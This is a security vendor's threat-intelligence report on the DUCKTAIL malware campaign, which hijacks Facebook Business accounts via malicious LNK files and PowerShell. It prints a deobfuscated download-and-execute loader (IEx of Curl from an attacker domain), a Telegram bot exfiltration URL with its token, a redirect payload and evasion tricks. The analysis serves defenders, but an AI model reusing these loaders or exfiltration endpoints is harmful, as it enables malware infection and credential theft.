DUCKTAIL: Threat Operation Re-emerges with New LNK, PowerShell, and Other Custom Tactics to Avoid Detection | Deep Instinct

By Simon KeninThreat Intelligence ResearcherDeep Instinct Threat Lab

Published: 2023-03-09 · Archived: 2026-04-05 20:24:42 UTC

- DUCKTAIL is the name given to a malware operation that was previously focused on targeting individuals and organizations that operate on Facebook's Business Ads platform
- The initial infection starts with a malicious LNK that executes PowerShell to download malware hosted on a public file-sharing service
- The DUCKTAIL operation has changed their custom malware to be compiled as a .NET Core 5
- The final payload has been changed from custom-made malware to commodity malware during the experimental phase

WithSecure reported on the DUCKTAIL operation in two separate reports in 2022 (1, 2).

Shortly after the first publication, which carefully detailed their TTPs, the threat operation went silent.

After the publication revealed their tactics for a second time, they again went silent. It was at this time that Deep Instinct observed the operation experimenting with changing the initial infection from an archive containing a malicious executable to an archive containing a malicious LNK file that would start the infection chain (we'll describe this below).

Deep Instinct observed the operation becoming operational again at the beginning of February 2023.

Initial Experiments Observed by Deep Instinct

In October 2022 the DUCKTAIL operation was observed by the Threat Reseach team at Deep Instinct pushing their custom .NET malware in their usual infection chain, as was described by WithSecure in the previously mentioned reports.

The payload with the hash 27c76c08e4d3a17056e0d22cbe1f6e59 was signed by a now-revoked certificate for a fake business created by the threat actor:



Figure 1: Signed DUCKTAIL malware with now-revoked certificate.

The payload was inside an archive (870dc03ba3120e4ecfb799b519ec1a50) with decoy images and videos:



Figure 2: Directory tree inside the archive file containing malware and decoy files.

As described by WithSecure, the malware exfiltrated data via a Telegram bot, in this case via an HTTP request to: *hxxps://api.telegram.org/bot5448616453:AAHJdBSZdnpmhl5_xYzf0uL-clkJzggXCSw/sendMessage*

The exact same payload was observed in parallel in another infection chain that Deep Instinct determined was used for testing purposes to bypass detections and improve the number of successful infections.

While the final payload is the same, the new alternative infection chain began with an archive (ece3728e2893c9dd70fb519ac80070b6) containing only an LNK file without any decoy files.

The LNK file is calling PowerShell to download and execute another PowerShell script which is hosted on Discord:

Figure 3: LNK file contents.

The PowerShell command inside the LNK is lightly obfuscated using simple tricks like adding quotes, concatenation, and string replace which are used to bypass static detections.

The downloaded 2nd-stage PowerShell (238fbb5ac0af956e8d07cf0f716e0d83) is also lightly obfuscated using the same replace trick plus a custom function for download and execution which should bypass some static detections.

When executed, the 2nd-stage PowerShell downloads the exact same signed payload (27c76c08e4d3a17056e0d22cbe1f6e59) which has been observed in the old infection chain. Additionally, a benign archive file with decoy files is also downloaded. Both files are hosted on Discord. Finally, the 2nd-stage PowerShell deletes the initial LNK file to cover its tracks:

Figure 4: 2nd-stage PowerShell script contents.

Deep Instinct Observes More DUCKTAIL Experiments:

From November to December 2022 the DUCKTAIL operation seemed to have switched solely to the LNK infection chain while continuing to experiment with it. We observed the following experiments:

Inflation of LNK files:
The LNK file (5da77aeb1d6ec4d7c9b8408cab3feecc) has a size of almost 300 MB.

While the functionality is the same as the previous LNK file, this file has zero bytes appended to it. This technique is growing in popularity among threat actors because of file-size limits at various vendors and sandboxes.

Change to initial PowerShell command inside LNK:
The initial PowerShell script inside the LNK files has been completely changed to heavily rely on concatenation with the combination of extracting a single character from the “$PSHOME” variable.

The “$PSHOME” in PowerShell translates to the directory where “powershell.exe” is located, for example

```
“C:\WINDOWS\System32\WindowsPowerShell\v1.0\.”
```

Below is an example of an extracted and edited version of a new LNK (e03635ef5c57b4884f619108499971e4):

```
# $PSHOME = C:\Windows\System32\WindowsPowerShell\v1.0
# $PSHOME[0] = C
# $PSHOME[1] = :
# $PSHOME[-1] = 0
# $PSHOME[-2] = .
$(.*) = $PSHOME[+92 -83 +1] + $PSHOME[-13 +4] + 'A' + $PSHOME[-77 +66]; #$(.*) = ChAr
$(ap*f) = $([TYPE]$(.*)); #$(ap*f) = $([TYPE]ChAr) which translates to data type [Char]
$(.**) = $(ap*f)::ToString(+79 -1 -5); #[Char]::ToString(73) -> $(.**) = I
$(.**..) = $(ap*f)::ToString(+79 -1 -5 -5); #[Char]::ToString(69) -> $(.**..) = E
$(..***) = $(ap*f)::ToString(+79 +30 -10 +2); #[Char]::ToString(69) -> $(..***) = x
&($(.**) +$(.**..) + $(..***))((.($PSHOME[+82 -83 +1]+'u'+$PSHOME[-77 +66]+$PSHOME[-51 +45])('https://techhint24.com/seo/renamethis.txt')).Content);
# &IEx((Curl('https://techhint24.com/seo/renamethis.txt')).Content);
```

Figure 5: New PowerShell script with added analysis comments

Changes to public hosting storage:
At first, the DUCKTAIL operation used Discord to host the next stages of the attack. At some point the operation shifted to other public storage providers such as “transfer.sh,” GitHub, and Google Drive.

Additionally, the use of dedicated attacker-controlled domains were observed (see appendix).

One such example is the domain “techhint24[.]com” which is shown in figure 5.

Previously, WithSecure observed archives with the malicious executable hosted at Dropbox, iCloud, and MediaFire. In addition, Deep Instinct observed the current archives with LNK hosted at attacker-controlled domains and in free subdomains that would redirect to DropBox, such as status-refund-taxes[.]web[.]app which been observed by @JAMESWT_MHT:

```
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="refresh" content="7; url='https://dl.dropbox.com/s/3qh6givu4yxe7z3/Irs%20Tax%20Status.rar?dl=0'" />
  </head>
  <body>
    <p> <a href="https://www.w3docs.com"> </a> </p>
  </body>
</html>
```

Figure 6: Redirect to download file from DropBox found at “status-refund-taxes[.]web[.]app”

Changes to final payload:
During infection chain experiments the threat actor used their own custom .NET malware, likely due to the revocation of their certificate and the growing detection rate for the malware. At some point the operation switched to different payloads.

In the example shown in figure 7, the payload was Doenerium stealer. In other instances, Vidar stealer was observed. This change might indicate that threat actor is exploring new ways to monetize their attacks.

Back to Action – New wave of attack in February 2023:

After doing the experiments at the end of 2022, there was no sign of new activity in 2023 until the middle of February.

The operation is back with an infection chain that combines all the features in the experiments, while the final payload is once again the custom malware with yet another new valid certificate:



Figure 7: New certificate information.

The actor made an OpSec mistake and added the email address of a domain that was registered by him at cakoithaivuong[.]site.

In addition to the new LNK infection chain, the old infection chain consisting of archives containing malicious executables and decoy files is also active.

In this wave, the custom DUCKTAIL malware functionality remains the same but is being distributed as a 64bit .NET Core 5 binary:

```
// Entry point: DataExtractor.Program.Main
// Timestamp: <Unknown> (9D226AA6)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: TargetFramework(".NETCoreApp,Version=v5.0", FrameworkDisplayName = ".NET 5.0")]
[assembly: AssemblyCompany("7f10d666649047b3a6d48fac0d5b648c")]
[assembly: AssemblyConfiguration("Release")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("e17c102161f74b77bfc1bb5fe86bc327")]
[assembly: AssemblyTitle("Reader")]
```

Figure 8: Metadata of new DUCKTAIL binary showing it is a .NET Core 5 binary.

In case you missed the previous reports on DUCKTAIL, the purpose of the malware is to steal browser cookies and exfiltrate them through Telegram. If a Facebook session cookie is found, the malware checks if the Facebook account is a business account. If it is, the malware tries to add the attacker's email as an admin and finance editor.

Below is a scheme showing the new DUCKTAIL infection chain:



Figure 9: Illustration of new DUCKTAIL infection chain

Additional Information:

Delivery mechanism:
WithSecure initially observed that individuals have been targeted via LinkedIn. During our research, we have identified two threads in Reddit (1, 2) which discuss a suspicious LNK file that is spread via link to an archive hosted on Google drive. The link is added to various threads on Reddit as can be seen in archived version of one of those posts.

Monetization:
While WithSecure detailed the malware functionality which specifically targets the Facebook Ads platform there is a missing piece on what the threat actor does once they gain access to business Facebook Ads accounts.

While it might be possible to get the credit card information that is used for paying for ads in the compromised accounts this doesn't seem plausible. There are far better, cheaper, and easier ways to gain credit card information.

One of the initial samples (138831ebee49d667748c4babe5ea2445) has been inside an archive (7e8f1c84347586e8b9b62d7493c6017c). This archive has been hosted on the domain aicokgroup[.]com.

We have identified the following Facebook page that lists this domain as their homepage:



Figure 10: Facebook page with aicokgroup[.]com

One of the posts has an Amazon short URL which is no longer active. An archived version shows that the link is for AICOK Juicer machine:



Figure 11: Amazon item from link in Facebook group.

While we are not sure whether AICOK is a real company or a shell company made by the threat actor, their items seem to be "white label" products. For example, the same juicer is listed now as another brand on Amazon:



Figure 12: Amazon listing for same item but a different brand.

On the same Facebook page there is another post which is a job ad for a Facebook Ads Manager:



Figure 13: Facebook post for Facebook Ads Manager.

While investigating the AICOK lead, we came across another Facebook page which is related to AICOK with a nearly identical post. The only difference is that this page had a different domain:



Figure 14: Another Facebook post for Facebook Ads Manager. Comment mentions this is a virus.

The second domain, aicok[.]cc, no longer exists. However, there is a similar domain (aicook[.]cc) which redirects to aicookhome[.]com. We have found another Facebook page which contains those domains:



Figure 15: Facebook page of AICOOK

The page mentions that there were scams on Facebook for their brand “AICOOK,” while the DUCKTAIL Facebook pages are called “AICOK.”

Since we have only identified one such instance, we can’t assess exactly whether this is a one-time event or whether this is the usual operational method of DUCKTAIL.

There could a couple theories for what could be happening:

1. Pure scam – AICOK was imitating AICOOK. DUCKTAIL would buy Ads for “AICOK” and unsuspecting victims would order items and never receive them. In addition, the fake shop would look for Ad Managers while infecting them with malware.
2. Drop shipping / Affiliate program / White-label sale – AICOOK has an affiliate program. DUCKTAIL have pushed ads from stolen Facebook Ads accounts to promote the sale of various items. As seen in figures 9 and 10, the AICOK item price is much higher, although it is the same item. The reason for this could be that either they directly sold the white-label item from the factory as the AICOK brand mimicking AICOOK, or they did drop shipping for AICOOK items, buying them at the original price and selling at a much higher price for profit. Or simply as an affiliate and gained revenue from every item sold while maximizing the profit by pushing a lot of ads from compromised Facebook Ads accounts.

MITRE ATT&CK:

Tactic	Technique	Description	Observable
Discovery	T1057 Process Discovery	If there are less than 150 running processes the malware won’t execute.	bool flag = Process.GetProcesses().Count() > 150;
	T1012 Query Registry	Malware tries to identify default browser.	registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");

Tactic	Technique	Description	Observable
	T1083 File and Directory Discovery	Malware tries to steal browser cookies from specific locations.	string text = Path.Combine(Environment.GetFolderPath(26), "Mozilla\\Firefox\\Profiles");
	T1622 Debugger Evasion	Malware checks if debugger is present.	bool flag = DataChecker.DetectDebugger() || DataChecker.DetectSandboxie();
	T1016.001 System Network Configuration Discovery: Internet Connection Discovery	Malware tries to ping IP address in HEX format to check internet connectivity.	PingReply pingReply = ping.Send(text, num, array, pingOptions); Console.WriteLine("This environm
Defense Evasion	T1027.001 Obfuscated Files or Information: Binary Padding	LNK files are artificially inflated to the size of ~300mb	4bef9919457b22db15a8f40277c451973007547820fa7cd009ee9aa038f3cfd5
Exfiltration	T1567 Exfiltration Over Web Service	Malware uses Telegram API to exfiltrate data	hxxps://api.telegram.org/bot5448616453:AAHJdBSZdnpmhl5_xYzf0uL-clkJzggXCSw/sendMessage
	T1587.001 Develop Capabilities: Malware	DUCKTAIL custom .NET malware	312e8a10903141991d4d3c4571b16fc4528b62a324ff4336daa56ac93292cb40
	T1588.003 Obtain Capabilities: Code Signing Certificates	Threat actor created fake organizations and received certificates for them while signing malware.	312e8a10903141991d4d3c4571b16fc4528b62a324ff4336daa56ac93292cb40 signed by “CONG TY T
Initial Access	T1566 .002 Phishing: Spearphishing Link	Threat actor posted links to archives with malicious	https://web.archive.org/web/20221201234010/https:/www.reddit.com/r/BitcoinMining/comments/za1

Tactic	Technique	Description	Observable
		LNK files on Reddit	
Execution	T1204.002 User Execution: Malicious File	DUCKTAIL custom .NET malware	312e8a10903141991d4d3c4571b16fc4528b62a324ff4336daa56ac93292cb40
Credential Access	T1539 Steal Web Session Cookie	Malware steals cookies from local browsers	bool flag2 = Directory.GetFiles(text2).Any((string a) => Path.GetFileName(a) == "cookies.sqlite");

IOCs

The full list of IOCs can be found on our GitHub: https://github.com/deepinstinct/DuckTail_IOCs

---